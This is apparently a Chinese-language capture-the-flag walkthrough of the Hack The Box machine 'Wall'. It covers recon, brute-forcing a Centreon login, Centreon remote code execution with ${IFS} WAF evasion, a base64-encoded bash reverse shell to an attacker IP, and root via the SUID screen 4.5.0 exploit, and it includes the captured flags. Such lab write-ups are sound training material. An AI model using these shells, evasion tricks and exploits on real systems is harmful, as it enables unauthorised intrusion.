Wall,Centreon漏洞、驗證請求、環境變數${IFS}空白、screen4.5提權漏洞

第一個漏洞是 Centreon 軟體中的 CVE。但為了找到它，必須利用配置錯誤的網路伺服器，該伺服器僅在 GET 請求上請求身份驗證，允許 POST 請求繼續進行，這導致了 Centreon 安裝的路徑。接下來，將使用公共漏洞程序，但它失敗了，因為 WAF 阻止了帶有某些關鍵字的請求。我將探測以識別區塊單字（其中包括空格字元），並使用 Linux 環境變數 ${IFS} 而不是空格來獲取命令注入。一旦我有了它，我就可以在盒子上加一個殼。使用者主目錄中有一個已編譯的 Python 文件，我可以對其進行反編譯以查找第二個使用者的密碼。從這些使用者中的任何一個，我都可以利用 SUID 畫面來取得 root shell。在 Beyond Root 中

這題後面有夠難...直接看別人做...

```
—# nmap -sCV -p22,80 -A 10.10.10.157
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 21:52 EDT
Nmap scan report for 10.10.10.157
Host is up (0.27s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 2e:93:41:04:23:ed:30:50:8d:0d:58:23:de:7f:2c:15 (RSA)
|   256 4f:d5:d3:29:40:52:9e:62:58:36:11:06:72:85:1b:df (ECDSA)
|_  256 21:64:d0:c0:ff:1a:b4:29:0b:49:e1:11:81:b6:73:66 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.18 (93%), Linux 3.2 - 4.9 (93%), Linux 3.16
(91%), Crestron XPanel control system (91%), ASUS RT-N56U WAP (Linux 3.4)
(91%), Oracle VM Server 3.4.2 (Linux 4.1) (89%), Linux 3.10 - 4.11 (89%),
Linux 3.12 (89%), Linux 3.13 (89%), Linux 3.13 - 3.16 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   298.10 ms 10.10.14.1
```

```
2   301.03 ms 10.10.10.157

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.18 seconds
```

目錄爆破

```
└─# gobuster dir -u http://10.10.10.157/ -w
/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -k -x
php,html,txt,aspx
* * *
/index.html           (Status: 200) [Size: 10918]
/aa.php               (Status: 200) [Size: 1] <=只顯示：1
/monitoring           (Status: 401) [Size: 459] <=需登入
/panel.php            (Status: 200) [Size: 26] <=顯示：Just a test for php
file !
```


就爆破登入...想不到，抓包也沒發現啥東西

```
hydra -L /usr/share/seclists/Usernames/cirt-default-usernames.txt -P
/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt
10.10.10.157 http-get /monitoring
* * *
hydra -l admin -P /usr/share/seclists/Passwords/xato-net-10-million-
passwords-1000000.txt 10.10.10.157 http-get /monitoring
```

爆不出來...


```
└─# curl -X POST http://10.10.10.157/monitoring/
<h1>This page is not ready yet !</h1>
<h2>We should redirect you to the required page !</h2>

<meta http-equiv="refresh" content="0; URL='/centreon'" />
```

有重定向至`/centreon`



有版本漏洞
參考：
https://www.exploit-db.com/exploits/47069

但需要帳密...
發現每次登入`centreon_token`都會改變。
提交會顯示：



先排除使用爆破`hydra`
參考原廠API看看

- https://docs-older.centreon.com/docs/centreon/en/19.04/api/api_rest/
  測試驗證 恩？參數錯誤，因該是沒正確帳密...

```
└─# curl -X POST http://10.10.10.157/centreon/api/index.php?action=authenticate
"Bad parameters"
```

- https://docs-older.centreon.com/docs/centreon/en/19.04/installation/from_VM.html <=告訴我們預設憑證是`admin/centreon`

腳本來獲取token、password
https://github.com/a6232283/HTB/blob/main/code/Wall_pass.sh


```
#!/bin/bash

for pass in $(cat /usr/share/seclists/Passwords/twitter-banned.txt);
        do
```

```
                curl -s http://10.10.10.157/centreon/api/index.php?
action=authenticate -d "username=admin&password=${pass}" | grep authToken &&
echo $pass && break;
        done
```

獲取：

```
{"authToken":"iRRCpnN0AjtkiLyirhoty9UQtI9V4bjtSjaOdvaRd90="}
password1 <=密碼
```


登入成功




進行漏洞測試(失敗)

```
┌──# python3 exp.py http://10.10.10.157/centreon admin password1 10.10.14.4 9200
[+] Retrieving CSRF token to submit the login form
/root/exp.py:38: GuessedAtParserWarning: No parser was explicitly specified, so I'm using the best available HTML parser for this system ("lxml"). This usua
lly isn't a problem, but if you run this code on another system, or in a different virtual environment, it may use a different parser and behave differently
.

The code that caused this warning is on line 38 of the file /root/exp.py. To get rid of this warning, pass the additional argument 'features="lxml"' to the
BeautifulSoup constructor.

  soup = BeautifulSoup(html_content)
[+] Login token is : ff0ce061338a3c32500c3a8891402db1
[+] Logged In Sucssfully
[+] Retrieving Poller token
/root/exp.py:56: GuessedAtParserWarning: No parser was explicitly specified, so I'm using the best available HTML parser for this system ("lxml"). This usua
lly isn't a problem, but if you run this code on another system, or in a different virtual environment, it may use a different parser and behave differently
.

The code that caused this warning is on line 56 of the file /root/exp.py. To get rid of this warning, pass the additional argument 'features="lxml"' to the
BeautifulSoup constructor.

  poller_soup = BeautifulSoup(poller_html)
/root/exp.py:56: XMLParsedAsHTMLWarning: It looks like you're parsing an XML document using an HTML parser. If this really is an HTML document (maybe it's X
HTML?), you can ignore or filter this warning. If it's XML, you should know that using an XML parser will be more reliable. To parse this document as XML, m
ake sure you have the lxml package installed, and pass the keyword argument `features="xml"` into the BeautifulSoup constructor.
  poller_soup = BeautifulSoup(poller_html)
[+] Poller token is : 9b968ac05ca70e32e6c2355aed82fa29
[+] Injecting Done, triggering the payload
[+] Check your netcat listener !


┌──(root㉿kali)-[~]
└──# nc -lnvp 9200
listening on [any] 9200 ...
```


使用另一個腳本漏洞(成功，但沒顯示?)：https://github.com/get-get-get-get/Centreon-RCE
參考別人寫的，他們是web做反彈shell






```
└─# echo 'bash -c "bash -i >& /dev/tcp/10.10.14.4/9200 0>&1"' | sed 's/ /${IFS}/g'

bash${IFS}-c${IFS}"bash${IFS}-i${IFS}>&${IFS}/dev/tcp/10.10.14.4/9200${IFS}0>&1"
```

失敗



改由base64處理

```
└─# echo "bash -i >& /dev/tcp/10.10.14.4/9200 0>&1" |base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40LzkyMDAgMD4mMQo=

┌──(root㉿kali)-[~/Centreon-RCE]
└─# echo "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40LzkyMDAgMD4mMQo= | base64 -d | bash"| sed 's/ /${IFS}/g'
echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40LzkyMDAgMD4mMQo=${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash;
```

反彈成功

```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.157] 55046
bash: cannot set terminal process group (991): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Wall:/usr/local/centreon/www$ id
idwh
uid=33(www-data) gid=33(www-data) groups=33(www-data),6000(centreon)
www-data@Wall:/usr/local/centreon/wwwwhoamo
whoamo

Command 'whoamo' not found, did you mean:

  command 'whoami' from deb coreutils

Try: apt install <deb name>

www-data@Wall:/usr/local/centreon/www$ whoami
whoami
www-data
www-data@Wall:/usr/local/centreon/www$
```

疑似可提權

```
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 43K Oct 15  2018 /bin/mount  ---> Apple_Mac_OSX(Lion)_Kernel
-rwsr-xr-x 1 root root 63K Mar 10  2017 /bin/ping
-rwsr-xr-x 1 root root 1.6M Jul  4  2019 /bin/screen-4.5.0 (Unknown SUID binary)
```

它有gcc可以直接在靶機執行

```
www-data@Wall:/tmp$ which gcc
which gcc
/usr/bin/gcc
```

獲取root

```
www-data@Wall:/tmp$ bash screenroot.sh
bash screenroot.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod'; did you mean 'chroot'? [-Wimplicit-function-declaration]
     chmod("/tmp/rootshell", 04755);
     ^~~~
     chroot
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
     setuid(0);
     ^~~~~
     setbuf
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
     setgid(0);
     ^~~~~
     setbuf
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
     seteuid(0);
     ^~~~~~
     setbuf
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
     setegid(0);
     ^~~~~~
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^~~~~
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

id
uid=0(root) gid=0(root) groups=0(root),33(www-data),6000(centreon)
whoami
root
```

獲取user、root flag

```
cd shelby
l
ssh: 7: l: not found
ls
html.zip
user.txt
cat user.txt
d123128f2457800771cd11900d28ff98
cat /root/root.txt
6a3cab9d39ba0d22fcf34d9aef403783
```